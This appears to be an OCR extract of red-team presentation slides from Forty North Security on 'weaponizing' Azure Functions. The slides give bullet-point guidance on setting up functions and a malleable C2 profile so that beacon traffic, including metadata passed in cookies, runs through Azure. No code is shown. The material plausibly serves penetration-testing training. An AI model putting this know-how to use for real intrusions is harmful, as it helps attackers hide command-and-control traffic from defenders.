
Version * — 3.7

Region * — West US 2


FORTY


Azure Functions Weaponization

- You will set the subdomain for your function, but Azure will give you the URI based on your function name
- You will likely have to develop your function code first, then your malleable profile for C2
- You will (likely) need/want three functions that make get requests
- You'll also want one to post data
- Depending on how you pass beacon id/metadata, you will need cookies
- Almost certainly not using uri-append for data within your profile



FORTY NORTH SECURITY



__init__.py - TestDev - Visual Studio Code
File Edit Selection View Go Debug Terminal Help
